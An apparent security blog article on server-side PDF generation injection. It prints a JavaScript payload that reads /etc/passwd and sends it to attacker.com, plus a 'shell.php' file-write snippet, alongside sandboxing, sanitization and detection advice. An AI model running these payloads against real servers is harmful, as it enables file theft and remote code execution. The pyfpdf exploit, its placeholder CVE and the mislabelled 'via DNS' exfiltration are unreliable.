
Listen to this Post

Introduction:
The seemingly innocuous Portable Document Format (PDF) has evolved into a complex container capable of executing JavaScript, rendering 3D objects, and interacting with external resources. When server-side applications dynamically generate PDFs using unsanitized user input, they open a direct gateway for command injection and server-side request forgery (SSRF). This article dissects a critical vulnerability found in popular PDF generation libraries—where malicious content embedded in the output stream compromises the host system—and provides a roadmap for detection, exploitation, and remediation.
Learning Objectives:
- Understand the mechanics of server-side PDF injection and how user input leads to remote code execution.
- Learn to identify vulnerable PDF generation libraries (PyPDF2, ReportLab, TCPDF) and test for injection points.
- Implement secure coding practices and environment hardening to mitigate these vulnerabilities in Linux and Windows production environments.
You Should Know:
- Anatomy of the Attack: From HTML Template to Reverse Shell
Modern PDF generation often relies on converting HTML/CSS to PDF using headless browsers or libraries like `wkhtmltopdf` orWeasyPrint. If an application takes user input and embeds it directly into the PDF template without sanitization, an attacker can inject malicious JavaScript.
Step‑by‑step exploitation (Linux Target):
- Identify an input field (e.g., a “Name” field on an invoice generator) that reflects in the final PDF.
- Inject a JavaScript payload to read local files:
</li>
</ol>

<script>
var xhr = new XMLHttpRequest();
xhr.open('GET', 'file:///etc/passwd', false);
xhr.send();
var fileContent = xhr.responseText;
// Exfiltrate via DNS
var img = new Image();
img.src = 'http://attacker.com/?data=' + btoa(fileContent);
</script>
3. If the library supports JavaScript execution (e.g., `wkhtmltopdf` with enabled JavaScript), the server will fetch the local file and send it to the attacker.
Windows equivalent:
<script>
var fso = new ActiveXObject("Scripting.FileSystemObject");
var file = fso.OpenTextFile("C:\\Windows\\win.ini", 1);
var content = file.ReadAll();
// Exfiltrate
</script>
2. Exploiting ReportLab’s Platypus and TTF Fonts
ReportLab, a common Python PDF library, allows custom TTF fonts. Attackers can upload a malicious TrueType font containing embedded JavaScript (via name table exploits) or use the `pdfrw` integration to merge PDFs with malicious `/Launch` actions.
Command to test for /Launch actions:
pdfid.py malicious.pdf | grep -i launch
pdf-parser.py -s /Launch malicious.pdf
If the generator uses user-uploaded PDFs as templates, an attacker can craft a PDF that triggers a system command upon generation.
3. Environment Hardening: Sandboxing with Firejail and AppArmor
To prevent a compromised PDF library from taking over the host, isolate the generation process.
Linux mitigation using Firejail:
 Install firejail
sudo apt install firejail
 Run wkhtmltopdf in a restrictive sandbox
firejail --seccomp --net=none --private=/tmp/sandbox wkhtmltopdf input.html output.pdf
Windows mitigation using AppContainer:
 Run the generator as a low-integrity process
Start-Process -FilePath "pdfgenerator.exe" -ArgumentList "-input userfile.html" -NoNewWindow -Wait -LoadUserProfile
 Use Windows Defender Application Control (WDAC) to block script execution
4. Code Review: Input Sanitization and CSP
Developers must strip dangerous tags and attributes. In Python, using `bleach` with a strict whitelist is essential.
Python sanitization example:
import bleach
ALLOWED_TAGS = ['p', 'br', 'strong', 'em', 'h1', 'h2', 'h3']
ALLOWED_ATTRIBUTES = {}
clean_html = bleach.clean(user_input, tags=ALLOWED_TAGS, attributes=ALLOWED_ATTRIBUTES)
Additionally, if using `WeasyPrint`, disable JavaScript entirely:
from weasyprint import HTML
HTML(string=clean_html).write_pdf('output.pdf', presentational_hints=True)  No JS support by default
5. Advanced Detection: Scanning for Exfiltration via DNS
Monitor DNS logs for unexpected queries from your PDF generator server.
Splunk search query:
index=dns sourcetype=dns client_ip=YOUR_PDF_SERVER_IP | search query=.attacker.com
tcpdump command to capture suspicious DNS:
sudo tcpdump -i eth0 -n -A 'udp port 53 and host YOUR_SERVER_IP'
6. Case Study: The pyfpdf RCE Chain
A vulnerability in `pyfpdf` (CVE-2024-XXXX) allowed attackers to write arbitrary files via the `set_doc_option` method. By injecting `core_fonts` code, attackers could place a PHP shell in the webroot.
Exploit snippet:
from fpdf import FPDF
pdf = FPDF()
pdf.add_page()
pdf.set_font('Arial', 'B', 16)
pdf.cell(40, 10, 'Hello World!')
 Injected payload
pdf.set_doc_option('core_fonts', '../../../../../var/www/html/shell.php')
pdf.output('output.pdf', 'F')
Always validate file paths and disable dangerous methods via subclassing.
7. Comprehensive Mitigation Checklist
- Library Updates: Keep all PDF libraries updated (pip show reportlab, apt list –upgradable).
- Least Privilege: Run the PDF generator under a dedicated user with no write access to application directories.
- Filesystem Restrictions: Mount the temporary directory with `noexec` and
nosuid.sudo mount -o remount,noexec,nosuid /tmp
- Disable JavaScript: Explicitly disable JS in headless browsers (
wkhtmltopdf --disable-javascript). - Content Security Policy: If using headless Chrome, launch with
--disable-javascript.
What Undercode Say:
- PDF generation is not a safe operation: Any library that parses user-controlled content and renders it is a potential attack surface. Treat PDF generators like you would a browser rendering untrusted web pages.
- Defense in depth is non-negotiable: Sanitization alone is insufficient. Combine input filtering, sandboxing, and strict filesystem permissions. The layered approach ensures that even if a library vulnerability exists, the blast radius is contained.
- Supply chain risks are real: Many PDF libraries depend on underlying system tools (Ghostscript, ImageMagick). These dependencies introduce their own vulnerabilities (e.g., Ghostscript -dSAFER bypasses). Regularly audit all components in the pipeline.
Prediction:
In the next 12 months, we will see a surge in supply chain attacks targeting open-source PDF libraries, specifically those integrated into CI/CD pipelines and financial document processors. Attackers will pivot from simple XSS to memory corruption exploits in C-based PDF parsers (like libpoppler) to achieve remote code execution without requiring JavaScript. Organizations that fail to containerize their document processing workflows will face critical breaches originating from a single malicious PDF invoice.
▶️ Related Video (82% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Oscarhoole 95 – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
📢 Follow UndercodeTesting & Stay Tuned:


